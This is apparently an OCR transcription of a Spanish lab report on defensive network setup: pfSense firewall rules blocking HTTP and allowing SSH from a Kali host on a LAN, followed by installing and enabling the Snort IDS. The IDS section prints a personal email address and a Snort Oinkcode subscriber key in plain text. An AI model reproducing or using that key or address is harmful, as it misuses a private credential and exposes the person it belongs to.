
Log: □ Log packets that are handled by this rule

Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

Description: Kali pass port 22

A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Advanced Options: Display Advanced



Firewall / Rules / Edit

Edit Firewall Rule

Action Block

Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled □ Disable this rule

Set this option to disable this rule without removing it from the list.

Interface LAN

Choose the interface from which packets must come to match this rule.

Address Family IPv4

Select the Internet Protocol version this rule applies to.


Protocol TCP

Choose which IP protocol this rule should match.

Source

Source □ Invert match Single host or alias 10.0.3.5 /

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.



Source

Source □ Invert match Single host or alias 10.0.3.5 /

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination □ Invert match Single host or alias 10.0.3.7 /

Destination Port Range

From	Custom	To	Custom
HTTP (80)		HTTP (80)	

Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options


Log □ Log packets that are handled by this rule

Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

Description

A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Advanced Options




Rules (Drag to Change Order)

□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
	✓	1 /258 KiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	
□	✗	0 /0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	80 (HTTP)	*	none		Block kali port 80	
□	✓	0 /0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	22 (SSH)	*	none		Kali pass port 22	
□	✗	0 /86 KiB	IPv4 TCP	*	*	*	*	*	none		Block LAN TCP	
□	✓	0 /6 KiB	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule	
□	✓	0 /0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	

IDS


Instalamos el paquete snort en la parte de módulos software de pfSense



mariafranco.virtualassistant@gmail.com

Oinkcode


969f84be616382f30802651cef9097670b47c169



Interface Settings Overview

	Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
□	WAN (em0)	✓ ↻ ◉	AC-BNFA	LEGACY MODE	WAN	✎ 🗑
□	LAN (em1)	✓ ↻ ◉	AC-BNFA	LEGACY MODE	LAN	✎ 🗑

Actualizamos las reglas




Rules (Drag to Change Order)


□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
	✓	1 /791 KiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	⚙
□	✗	0 /0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	80 (HTTP)	*	none		Block kali port 80	⚓ ✎ ⧉ ⊘ 🗑
□	✓	0 /0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	22 (SSH)	*	none		Kali pass port 22	⚓ ✎ ⧉ ⊘ 🗑
□	✗	0 /86 KiB	IPv4 TCP	*	*	*	*	*	none		Block LAN TCP	⚓ ✎ ⧉ ⊘ 🗑
□	✓	0 /8 KiB	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule	⚓ ✎ ⧉ ⊘ 🗑
□	✓	0 /0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	⚓ ✎ ⧉ ⊘ 🗑

Añadimos el interfaz que queremos monitorizar y lo activamos

